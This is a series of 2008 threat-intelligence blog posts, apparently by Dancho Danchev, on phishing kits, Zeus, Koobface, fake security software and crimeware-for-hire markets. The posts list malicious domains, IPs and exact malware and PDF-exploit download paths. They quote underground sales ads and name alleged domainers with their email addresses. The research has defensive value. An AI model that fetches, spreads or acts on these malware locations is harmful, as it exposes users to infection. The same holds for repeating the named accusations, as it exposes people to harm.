8. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html
9. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html
10. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>
11. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>

1467



Summarizing Zero Day's Posts for October (2008-11-04 16:10)

Here's a brief summary of all of my posts at [1]Zero Day for October. You can also go through previous summaries for

[2]September, [3]August and [4]July, as well as subscribe to my [5]personal RSS feed or [6]Zero Day's main feed.

Notable articles for October - [7]Scammers introduce ATM skimmers with built-in SMS notification; [8]Inside

an affiliate spam program for pharmaceuticals;

[9]CardCops: Stolen credit card details getting cheaper.

01. [10]Cybercriminals syndicating Google Trends keywords to serve malware

02. [11]Scammers introduce ATM skimmers with built-in SMS notification

03. [12]Atrivo/Intercage's disconnection briefly disrupts spam levels

04. [13]Adobe posts workaround for clickjacking flaw, NoScript releases ClearClick

05. [14]Asus ships Eee Box PCs with malware

06. [15]Fake Microsoft Patch Tuesday malware campaign spreading

07. [16]Secunia: popular security suites failing to block exploits

08. [17]Survey: 88 % of Mumbai's wireless networks easy to compromise

09. [18]Adobe's Serious Magic site SQL Injected by Asprox botnet

10. [19]Inside an affiliate spam program for pharmaceuticals

1468

11. [20]Google to introduce warnings for potentially hackable sites

12. [21]Lack of phishing attacks data sharing puts \$300M at stake annually

13. [22]CardCops: Stolen credit card details getting cheaper

14. [23]Cybercrime friendly EstDomains loses ICANN registrar accreditation

15. [24]Phishers apply quality assurance, start validating credit card numbers

16. [25]Spammers targeting Bebo, generate thousands of bogus accounts

1. <http://blogs.zdnet.com/security>

2. <http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html>

3. <http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html>

4. <http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html>

5. <http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss>

6. <http://feeds.feedburner.com/zdnet/security>

7. <http://blogs.zdnet.com/security/?p=2000>

8. <http://blogs.zdnet.com/security/?p=2054>

9. <http://blogs.zdnet.com/security/?p=2084>

10. <http://blogs.zdnet.com/security/?p=1995>

11. <http://blogs.zdnet.com/security/?p=2000>

12. <http://blogs.zdnet.com/security/?p=2006>
13. <http://blogs.zdnet.com/security/?p=2009>
14. <http://blogs.zdnet.com/security/?p=2016>
15. <http://blogs.zdnet.com/security/?p=2027>
16. <http://blogs.zdnet.com/security/?p=2030>
17. <http://blogs.zdnet.com/security/?p=2033>
18. <http://blogs.zdnet.com/security/?p=2039>
19. <http://blogs.zdnet.com/security/?p=2054>
20. <http://blogs.zdnet.com/security/?p=2055>
21. <http://blogs.zdnet.com/security/?p=2064>
22. <http://blogs.zdnet.com/security/?p=2084>
23. <http://blogs.zdnet.com/security/?p=2089>
24. <http://blogs.zdnet.com/security/?p=2095>
25. <http://blogs.zdnet.com/security/?p=2097>

1469



DIY Phishing Pages With Command and Control Interfaces (2008-11-06 13:26)

The day when DIY phishing pages start coming with manuals is the day when consciously or subconsciously a phisher

is lowering down the entry barriers into phishing for yet another time. A much more user-friendly compared to the

old-fashioned – yet effective – [1]rock phish directory listing, a recently released command and control interface for Rapidshare phishing campaigns aims to empower its users with easy dynamic link generation for their campaigns.

1470



What they've managed to achieve is another trust factor since Rapidshare generates a second dynamic link upon

clicking on the original one. The script not only generates a dynamically looking link, but also, actually logs in the victim into their account in order to avoid suspicion whereas it still logs all the accounting data.

1471



Scammers also tend to be ironic every then and now. For instance, in this particular case, one of the users finds it

ironic that the Rapidshare phishing page is hosted at Rapidshare itself. Is the script actually working? It appears so at least going through a misconfigured accounting data dump left by one of the phishers.

Related posts:

[2]Phishing Pages for Every Bank are a Commodity

[3]DIY Phishing Kits

[4]DIY Phishing Kit Goes 2.0

[5]DIY Phishing Kits Introducing New Features

[6]209 Host Locked

[7]209.1 Host Locked

[8]66.1 Host Locked

1. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>

2. <http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html>

3. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>

4. <http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html>

5. <http://ddanchev.blogspot.com/2008/05/diy-phishing-kits-introducing-new.html>

1472

6. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>

7. <http://ddanchev.blogspot.com/2007/12/2091-host-locked.html>

8. <http://ddanchev.blogspot.com/2007/11/661-host-locked.html>

1473



Zeus Crimeware Kit Gets a Carding Layout (2008-11-10 12:29)

With cybercriminals clearly expressing their nostalgia for several notorious and already shut down credit card fraud

communities, they seem to have found a way to once again give their self-esteem a boost. Following the [1]ongoing

modification of open source [2]crimeware kits and the inevitable innovation introduced [3]by third parties, last week a new layout was introduced for Zeus, once again courtesy of a group that's piggybacking on Zeus popularity.

It's particularly interesting to see how a one-man operation evolves into a group of third-party developers starting

to claim ownership rights over the modified versions despite that they're basically brandjacking the Zeus brand and

building business models on the top of it.

1474



Open source crimeware and web malware exploitation kits on the other hand undermine the business model of

a great number of "[4]malware/spyware for hire" vendors, which surprisingly doesn't stop them from continuing offering their services and products which are often using the de facto crimeware kits as the foundations for their

propositions. Are the buyers even aware of this fact? From a buyer's perspective in times when most of the output

is sold in bulk form, or access to the botnet rented for a specific period of time, the buyer doesn't care about the cybercrime platform of use, but is looking for transparent ways to justify the investment he's made into renting the service.

Now that Zeus administrators and their cybercrime clerks in the face of those managing the campaigns know-

ingly or unknowingly knowing the type of campaigns and the data that they manage, can [5]listen to their favorite

music within Zeus and choose different layouts for the command and control interfaces while committing cybercrime,

what's next?

[6]Convergence and improved monetization.

1. <http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html>
2. <http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html>
3. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>
4. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>
5. <http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html>

6. <http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html>

1475



DIY Skype Malware Spreading Tool in the Wild (2008-11-12 14:35)

Who needs to [1]build hit lists by [2]harvesting user names when a usability feature allows you to expose millions

of users to your latest social engineering campaign? That seems to be the mentality of yet another Skype malware

spreading tool, which just like the majority of publicly obtainable tools is aiming to contact everyone, everywhere.

The tool's main differentiation factor is its feature of harvesting the personal information of users it has man-

aged to detect randomly, that's of course in between the mass spamming of malicious URLs. However, despite it's

DIY nature allowing someone to easily launch a malware campaign spreading across Skype, the tool is lacking the

segmentation features offered by related [3]Skype spamming tools. Just like in a cybercrime 1.0 world where [4]DIY

exploit embedding tools were favored due to the lack of web malware exploitation kits, in a cybercrime 2.0 world

these DIY tools matured into IM malware spreading modules easily attached to any infected host given the botnet

master is looking for such a functionality.

Related posts:

[5]Skype Spamming Tool in the Wild - Part Two

[6]Skype Spamming Tool in the Wild

[7]Harvesting Youtube Usernames for Spamming

[8]Uncovering a MSN Social Engineering Scam

[9]MSN Spamming Bot

[10]DIY Fake MSN Client Stealing Passwords

[11]Thousands of IM Screen Names in the Wild

[12]Yahoo Messenger Controlled Malware

1. <http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html>

2. <http://ddanchev.blogspot.com/2008/05/harvesting-youtube-usernames-for.html>

3. <http://ddanchev.blogspot.com/2008/09/skype-spamming-tool-in-wild-part-two.html>

4. <http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html>

1476

5. <http://ddanchev.blogspot.com/2008/09/skype-spamming-tool-in-wild-part-two.html>

6. <http://ddanchev.blogspot.com/2008/04/skype-spamming-tool-in-wild.html>
7. <http://ddanchev.blogspot.com/2008/05/harvesting-youtube-username-for.html>
8. <http://ddanchev.blogspot.com/2008/02/uncovering-msn-social-engineering-scam.html>
9. <http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html>
10. <http://ddanchev.blogspot.com/2008/01/diy-fake-msn-client-stealing-passwords.html>
11. <http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html>
12. <http://ddanchev.blogspot.com/2007/11/yahoo-messenger-controlled-malware.html>

1477



More Compromised Portfolios of Legitimate Domains for Sale (2008-11-12 15:15)

The [1]ongoing supply of access to [2]compromised portfolios consisting of hundreds, sometimes [3]thousands of

legitimate domains, is continuing to produce anecdotal situations. For instance, in one of the latest propositions, a cybercriminal has managed to hijack the blackhat SEO domains portfolio (**8,145 domains** plus another **100** legitimate ones) of another cybercriminal, and is now offering it for sale.

1478



From an attacker's perspective, are remotely exploitable SQL injections, the insecure hosting provider's web inter-

faces, or the pragmatic possibility for data mining a botnet's accounting data for access to such portfolios the tactic of choice? In both of these propositions, the seller is citing vulnerabilities within the web hosting providers as an attack tactic.

The continues supply of such access is, however, a great indicator for the upcoming development of this seg-

ment within the underground marketplace in 2009.

1. <http://ddanchev.blogspot.com/2008/08/compromised-cpanel-accounts-for-sale.html>

2. <http://ddanchev.blogspot.com/2008/09/adult-network-of-1448-domains.html>

3. <http://ddanchev.blogspot.com/2008/10/compromised-portfolios-of-legitimate.html>

1479



A Diverse Portfolio of Fake Security Software - Part Thirteen (2008-11-12 15:52)

What is the difference between a reactive and proactive threat intell? A reactive threat intell is assessing a campaign, individual, a group of individuals, how are they

related to one another, and what have they been doing in the past,

based exclusively on a lead that's been found within the past couple of hours.

*Try the very latest rogue security domains courtesy of three domainers (**Fedor Ibragimov cndomainz@yahoo.com,***

Anton Golovayk gpdomains@yahoo.com and **Ivan Durov idomains.admin@gmail.com**) whose portfolios can

always keep you updated about the latest releases of such popular software as The Best Antivirus Cleaner 2008.

powerfullantivirusscan .com (78.159.118.217; 89.149.253.215; 208.72.168.185)

protection-update .com

updatepcprotection .com

updateyourprotection .com

mac-imunizator .net (67.205.75.10)

avproinstall .com (78.157.141.26)

winavpro .com (92.241.163.30)

1480



As far as proactive threat intell is concerned, try the following "upcoming fake security software domains" :
spywaredefender2009 .com

spywaredestroyer2009 .com

spywareeliminator2009 .com

spywareprotector2009 .com

It would be interesting to monitor whether or not the well known non-existent security software brands we've

monitoring throughout 2008, will be basically typosquatted in a 2009 like fashion, or would they simply introduce

new brands. With their business model under pressure, I'm starting to see evidence of schemes involving the illegal

advertisement of affiliate links to legitimate security software, where the cybercriminals are actual resellers of it.

There's also no shortage of surreal situations, where a fake security software is taking advantage of blackhat SEO

practices promising the removal of competing fake security software brands.

1481

*Last week, the **noadware .net** (69.20.71.82; 69.20.104.139) software was persistently advertised in such a way, mostly by generating Wordpress accounts promising to remove competing software :*

antiviruspro2009.wordpress .com

ultraantivirus2009.wordpress .com

smartantivirus.wordpress .com

antiviruslab2009.wordpress .com

antivirusvip.wordpress .com

personaldefender2009.wordpress .com

malwareremoval.wordpress .com

Naturally, it didn't take long before blackhat SEO farms were created for the purpose, like these very latest

ones :

removal-tool.blogspot .com

cgidoctor .com

spywareremoval .net

spyware-adware-remover .com

spywarestop .com

zero-adware .net

adware-remove .com

antispywaresecrets .com

protectyourcomputerfromspyware .info

cleanpcfree .net

spyware-bot .com

spywarezapper.co .uk

thepcsecurity .com

noadware-official-site .com

spywaredoctorfavor .cn

removespywareedge .cn

thespywareremover .com

virusremovalguru .com

virusremovalguide .org

The day when fake security software sites start attracting traffic by promising to remove other fake security

software, is the day when we have clear evidence that an ecosystem has emerged.

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Twelve

[2]A Diverse Portfolio of Fake Security Software - Part Eleven

[3]A Diverse Portfolio of Fake Security Software - Part Ten

[4]A Diverse Portfolio of Fake Security Software - Part Nine

[5]A Diverse Portfolio of Fake Security Software - Part Eight

[6]A Diverse Portfolio of Fake Security Software - Part Seven

[7]A Diverse Portfolio of Fake Security Software - Part Six

[8]A Diverse Portfolio of Fake Security Software - Part Five

[9]A Diverse Portfolio of Fake Security Software - Part Four

[10]A Diverse Portfolio of Fake Security Software - Part Three

[11]A Diverse Portfolio of Fake Security Software - Part Two

[12]Diverse Portfolio of Fake Security Software

1482

1. <http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html>
2. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html
3. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html
4. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html
5. <http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html>
6. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html
7. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html
8. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>
9. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html
10. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html
11. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>

12. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>

1483



Dissecting the Latest Koobface Facebook Campaign (2008-11-13 15:16)

The latest [1]Koobface malware campaign at Facebook, is once again exposing a diverse ecosystem worth assessing

in times of active migration to alternative ISPs tolerating or conveniently ignoring the malicious activities courtesy of their customers. The - now removed - binaries that the dropper was requesting were hosted at the American

International Baseball Club in Vienna, indicating a compromise.

us.geocities .com/adanbates84/index.htm

lostart .info/js/js.js (79.132.211.51)

off34 .com/go/fb.php (79.132.211.51)

youtube-spyvideo .com/youtube _file.html (58.241.255.37)

ahdirz .com/movie1.php?id=638 &n=teen (208.85.181.69)

top100clipz .com/m6/movie1.php?id=638 &n=teen (208.85.181.67)

hq-vidz .com/movie1.php?id=638 &n=teen (208.85.181.68)

1484



The dropper then phones back home to : **f071108.com/fb/first.php** (79.132.211.50) with the binaries hosted at a legitimate site that's been compromised :

aibcvienna.org/youtube/ bnsetup24.exe

aibcvienna.org/youtube/ tinyproxy.exe

Related fake Youtube domains participating :

catshof .com (79.132.211.51)

youtube-spy .info (94.102.60.119)

youtubehof .net (218.93.205.30)

youtube-spyvideo .com (58.241.255.37)

yyyaaaahhhhooooo.ocom .pl (67.15.104.83)

youtube-x-files .com (94.102.60.119)

The development of cybercrime platforms utilizing legitimate infrastructure only, has always been in the works. With

spamming systems relying exclusively on the automatically registered email accounts at free web based providers, to

the automatic bulk registration of hundreds of thousands of domains enjoying a particular domain registrar's weak

anti-abuse policies, it would be interesting to monitor whether [2]marginal thinking or [3]improved OPSEC relying

on

compromised hosts will be favored in 2009.

1485

Related posts:

[4]Fake YouTube Site Serving Flash Exploits

[5]Facebook Malware Campaigns Rotating Tactics

[6]Phishing Campaign Spreading Across Facebook

[7]Large Scale MySpace Phishing Attack

[8]Update on the MySpace Phishing Campaign

[9]MySpace Phishers Now Targeting Facebook

[10]MySpace Hosting MySpace Phishing Profiles

1. <http://blogs.zdnet.com/security/?p=2146>

2. http://www.renesys.com/blog/2008/09/internet_vigilantism_1.shtml

3. <http://ddanchev.blogspot.com/2008/10/cost-of-anonymizing-cybercriminals.html>

4. <http://ddanchev.blogspot.com/2008/06/fake-youtube-site-serving-flash.html>

5. <http://ddanchev.blogspot.com/2008/08/facebook-malware-campaigns-rotating.html>

6. <http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html>
7. <http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html>
8. <http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html>
9. <http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html>
10. <http://ddanchev.blogspot.com/2008/05/myspace-hosting-myspace-phishing.html>

1486



Embassy of Brazil in India Compromised (2008-11-13 16:18)

Only an amateur or unethical competition would embedd [1]malicious links at the Embassy of Brazil in India's site, referencing their online community. With the chances of [2]an Embassy involvement into the fake antivirus software industry close to zero, let's assess the attack that took place.

1487



The compromise is a great example of a mixed use of pure malicious domains in a combination with compromised

legitimate ones and on purposely registered accounts at free web space providers, hosting the blackhat SEO content.

However, digging deeper we expose the entire malicious doorways ecosystem pushing PDF exploits, banker malware

and Zlob variants. The malicious attackers embedded links to their blackhat SEO farms advertising fake security

software, and also a link to a traffic redirection doorway

epmwckme.dex1.com

htkobaf.dex1.com

ogbucof.dex1.com

segundomuelle.com/mex/antivirus

1488



jgzleaa.dex1.com

igpran.ru/services/tolstye

*The active and redirecting **traff .asia** (89.149.251.203) is currently serving a fake account suspended notice - " This account has been suspended. Either the domain has been overused, or the reseller ran out of resources. " but is whatsoever redirecting us to **antimalware09 .net**. This particular traffic redirection doorway is actively redirecting us to a command and control server running a well known web malware exploitation kit which is currently serving PDF exploits.*

google-analyze

.com/socket/index.php

(216.195.59.77)

from

where

we're

redirected

to

google-analyze.com/tracker/load.php

which

is

serving

system.exe

(Trojan-Spy.Win32.Zbot.ehk;

Win32.TrojanSpy.Zbot.gen!C.5),

and

google-analyze

.com/tracker/pdf.php

(Exploit:Win32/Pdfjsc.G;

Ex-

pl0it.JS.Pdfka.w; Bloodhound.Exploit.196). Naturally, within the live exploit URLs there are multiple IFRAMES

redirecting us to more of this group's campaigns. **google-analyze .com** has multiple IFRAMES pointing to **google-analytic .net** (209.160.67.56), yet another traffic redirection doorway further exposing their campaigns.

For instance, **google-analytic .net/in.cgi?20** loads **google-analytic.net/tea.php** (209.160.67.56) where **google-analytic .net/in.cgi?8** is redirecting to **91.203.93.61 /in.cgi?2** taking us to **91.203.93.61 /25/2/** where we deobfuscate the javascript leading us to the exact location of the PDF exploit - **91.203.93.61 /25/2/getfile.php?f=pdf**.

This is just for starters. **google-analytic .net/in.cgi?9** redirects to **mangust32 .cn/pod/index.php** (218.93.202.102) where they serve load.exe (Backdoor:Win32/Koceg.gen!A) at

mangust32 .cn/pod2/load.php and load.exe at **mangust32 .cn/eto2/load.php**, moreover, **google-analytic**

.net/in.cgi?10 leads us to **mmcounter .com/in.cgi?id194** (94.102.50.130) a traffic management login which is no longer responding. The last IFRAME found within google-analytic points to **busyhere .ru/in.cgi?pipka** (91.203.93.16) which redirects to **beshragos .com/work/index.php** (79.135.187.38) where once we deobfuscate the script, we get

to see the PDF exploit location **beshragos.com /work/getfile.php?f=pdf**.

What's contributing to the increase of PDF exploits during the last month? It's an updated version of a web

based malware exploitation tool, which despite the fact that it remains proprietary for the time being, will leak in the next couple of weeks causing the usual short-lived epidemic.

Related posts:

[3]The Dutch Embassy in Moscow Serving Malware

[4]U.S Consulate in St. Petersburg Serving Malware

[5]Syrian Embassy in London Serving Malware

[6]French Embassy in Libya Serving Malware

1.

<http://securitylabs.websense.com/content/Alerts/3228.aspx>

2. <http://www.brazilembassy.in/>

1489

3. <http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html>

4. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>

5. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>

6. <http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html>

1490



Will Code Malware for Financial Incentives (2008-11-18 12:54)

A couple of hundred dollars can indeed get you state of the art [1]undetectable piece of malware with post-purchase

service in the form of automatic lower detection rate for sure, but what happens when the vendors of such

releases start vertically integrating just like everyone else, and start offering OS-independent spamming, flooding,

modifications and tweaking of popular crimeware kits in the very same fashion? The quality assurance process gets

centralized into the hands of experienced programmers that have been developing cybercrime facilitating tools for

years.

1491



It's interesting to monitor the pricing schemes that they implement. For instance, the modularity of a particular

malware, that is the additional functions that a buyer may want or not want, increase or decrease the price

respectively. Others, tend to leave the price open topic by only mentioning the starting price for their services and they increasing it again in open topic fashion.

Let's take look at some recently advertised (translated) "malware coding for hire" propositions, highlighting some of

the latest developments in their pricing strategies :

1492



Proposition 1 :

" Programs and scripts under the following categories are accepted :

grabbers; spamming tools for forums, spamming tools for social networking sites, modifications of admin panels for (popular crimeware kits), phishing pages

Platform: software running on MAC OS to Windows

Multitasking: have the capacity to work on multiple projects

Speed and responsibility: at the highest level

Pre-payment for new customers: 50 % of the whole price, 30 % pre-pay of the whole price for repeated customers

Support: Paid

Rates: starting from 100 euros

1493



If, after speaking ultimate price, you decide to add to your order something else - the price change. Prepare the job immediately, which will understand what to do and how much it will cost you, if you have any suggestions for a price, then lays them immediately and not after the work is completed. If you order something that requires parsing your logs, and their continued use, you agree to provide "a

significant portion of the logs, so that after putting the project did not raise misunderstandings due to the fact that some logs are no longer "fresh", because of their "uniqueness".

In this case, for the finalization of the project will be charged an additional fee. "

1494



This is an example of an "open topic pricing scheme" with the vendor offering the possibility to code the malware or the tool for any price above 100 euro based on what he perceives as features included within worth the price.

Proposition 2:

" Starting price for my malware is 250 EUR. Additional modules like P2P features, source code for a particular module go for an additional 50 EUR. If you're paying in another currency the price is 200 GBP or 395 dollars. I sell only ten copies of the builder so hurry up. The trading process is simple - a password protected file with the malware is sent to you so you can see the files inside. You then sent the money and I mail you back the password. If you don't like this way you lose.

I can also offer you another deal, I will share the complete source code in exchange to access to a botnet with

at least 4000 infected hosts because I don't have time to play around with me bot right now.

This proposition is particularly interesting because the seller is introducing basic understanding of exchange

rates, but most of all because he's in fact offering a direct bargain in the form of access to a botnet in exchange

for a complete source code of his malware bot. Both propositions are also great examples that vendors engage by

keeping their current and potential customers up-to-date with [2]TODO lists of features to come next to the usual

CHANGELOGS, and, of course, establish trust by allowing potential customers to take a peek at the source code of the malware they're about to purchase.

Related posts:

[3]Coding Spyware and Malware for Hire

[4]The Underground Economy's Supply of Goods and Services

[5]The Dynamics of the Malware Industry - Proprietary Malware Tools

[6]Using Market Forces to Disrupt Botnets

[7]Multiple Firewalls Bypassing Verification on Demand

[8]Managed Spamming Appliances - The Future of Spam

[9]Localizing Cybercrime - Cultural Diversity on Demand

1495

[10]E-crime and Socioeconomic Factors

[11]Russia's FSB vs Cybercrime

[12]Malware as a Web Service

[13]Localizing Open Source Malware

[14]Quality and Assurance in Malware Attacks

[15]Benchmarking and Optimising Malware

1. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>

2. <http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html>

3. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>

4. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

5. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>

6. <http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html>

7. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>

8. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>

9. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>

10. <http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html>

11. <http://ddanchev.blogspot.com/2007/12/russias-fsb-vs-cybercrime.html>
12. <http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html>
13. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>
14. <http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html>
15. <http://ddanchev.blogspot.com/2006/09/benchmarking-and-optimising-malware.html>

1496



New Web Malware Exploitation Kit in the Wild (2008-11-19 12:15)

Oops, they keep doing it, again and again - trying to cash-in on the biased exclusiveness of web malware exploitation kits in general, which when combined with active branding is supposed to make them rich. However, despite the

low price of \$300 in this particular case, this copycat kit is once again lacking any signification differentiation factors besides perhaps the 20+ exploits targeting Opera and Internet Explorer included within.

1497



Marketed for novice users, despite lacking any key features worth being worried about, it's still managing to maintain a

steady infection rate of unpatched Opera browsers. Such statistics obtained in an OSINT fashion always provide a realistic perspective on publicly known facts, like the one where millions of end users continue getting exploited due to their overall misunderstanding of today's threatscape driven by the ubiquitous web exploitation kits.

1498

Related posts:

[1]Modified Zeus Crimeware Kit Gets a Performance Boost

[2]Zeus Crimeware Kit Gets a Carding Layout

[3]Web Based Malware Emphasizes on Anti-Debugging Features

[4]Copycat Web Malware Exploitation Kit Comes with Disclaimer

[5]Web Based Malware Eradicates Rootkits and Competing Malware

[6]Two Copycat Web Malware Exploitation Kits in the Wild

[7]Copycat Web Malware Exploitation Kits are Faddish

[8]Web Based Botnet Command and Control Kit 2.0

[9]BlackEnergy DDoS Bot Web Based

[10]A New DDoS Malware Kit in the Wild

[11]The Small Pack Web Malware Exploitation Kit

[12]The Nuclear Grabber Kit

[13]The Apophis Kit

[14]Nuclear Malware Kit

[15]The Random JS Malware Exploitation Kit

[16]Metaphisher Malware Kit Spotted in the Wild

1. <http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html>

2. <http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html>

3. <http://ddanchev.blogspot.com/2008/10/web-based-malware-emphasizes-on-anti.html>

4. <http://ddanchev.blogspot.com/2008/10/copycat-web-malware-exploitation-kit.html>

5. <http://ddanchev.blogspot.com/2008/10/web-based-malware-eradicates-rootkits.html>

6. <http://ddanchev.blogspot.com/2008/09/two-copycat-web-malware-exploitation.html>

7. <http://ddanchev.blogspot.com/2008/09/copycat-web-malware-exploitation-kits.html>

8. <http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html>

9. <http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html>

10. <http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html>

11. <http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html>
12. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>
13. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>
14. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>
15. <http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html>
16. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>

1499



The DDoS Attack Against Bobbear.co.uk (2008-11-19 16:35)

When you get the "privilege" of [1]getting DDoS-ed by a high profile DDoS for hire service used primarily by cybercriminals attacking other cybercriminals, you're officially doing hell of a good job exposing [2]money laundering scams.

The attached screenshot demonstrates how even the relatively more sophisticated counter surveillance ap-

proaches taken by a high profile DDoS for hire service can be, and were in fact bypassed, ending up in a real-time

peek at how they've dedicated 4 out of their 10 BlackEnergy botnets to Bobbear exclusively.

*Perhaps for the first time ever, I come across a related DoS service offered by the very same vendor - **insider***

***sabotage on demand given they have their own people in a particular company/ISP in question.** Makes you think*

twice before considering a minor network glitch what could easily turn into a coordinated insider attack requested

by a third-party. Moreover, now that I've also established the connection between this DDoS for hire service and one

of the command and control locations (all active and online) of one of the botnets used in the [3]Russia vs Georgia

cyberattack, the [4]concept of engineering cyber warfare tensions once again proves to be [5]a fully realistic one.

Related posts:

[6]A U.S military botnet in the works

1500

[7]DDoS Attack Graphs from Russia vs Georgia's Cyberattacks

[8]Botnet on Demand Service

[9]OSINT Through Botnets

[10]Corporate Espionage Through Botnets

[11]The DDoS Attack Against CNN.com

[12] *A New DDoS Malware Kit in the Wild*

[13] *Electronic Jihad v3.0 - What Cyber Jihad Isn't*

1. <http://blogs.zdnet.com/security/?p=2188>
2. <http://www.bobbear.co.uk/>
3. <http://blogs.zdnet.com/security/?p=1670>
4. <http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html>
5. <http://ddanchev.blogspot.com/2008/08/whos-behind-georgia-cyber-attacks.html>
6. <http://blogs.zdnet.com/security/?p=1095>
7. <http://ddanchev.blogspot.com/2008/10/ddos-attack-graphs-from-russia-vs.html>
8. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>
9. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
10. <http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html>
11. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>
12. <http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html>
13. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>

1501



Localizing Cybercrime - Cultural Diversity on Demand Part Two (2008-11-25 13:55)

It's where you advertise your services, and how you position yourself that speak for your intentions, of course,

"between the lines". There's a common misunderstanding that in order for a malware campaigner or scammer

to launch a localized attack speaking the native language of their potential victims, they need to speak the local

language. This misconception is largely based on the fact that a huge number of people remain unaware on how core

strategic business practices have been in operation across the cybercrime underground for the last couple of years.

[1]Outsourcing the localization process (translation services for spam/phishing/malware campaigns) has been

happening for a while, courtesy of DIY services ensuring complete anonymity of their customers. Interestingly, the

translators may in fact be unaware that the advertising channels the service is using is directly attracting everyone from the bottom to the top of the cybercriminal food chain as a customer. Sometimes, it's services like this that open a new market segment covering an untapped opportunity, with this particular service already pointing out that it's

charging cheaper than their competitors.

1502

*" We offer our services in translation. We are only competent translators profile higher education. Service is working with all types of texts. Languages available at this time of Russian, English, German. Average translation of the text takes up to 10 hours (usually much faster) through the full automation of the order and payment. **Just want***

***to note that we do not keep any logs on IP and does not require registration.** In addition you can remove your order from the database after his execution. In addition to running more than 1000 translations already, we can use all the lessons learned to be more effective in our services. Prices vary depending on the complexity of the topic covered.*

Prices and deadlines:

Standard - the deadline is not more than 24 hours. Prices depend on the direction and guidance from the 'Order'.

** Term - work on your translation begins precedence. The price of the 50 % more than the standard translation. Prices also depend on the direction and guidance from the 'Order'.*

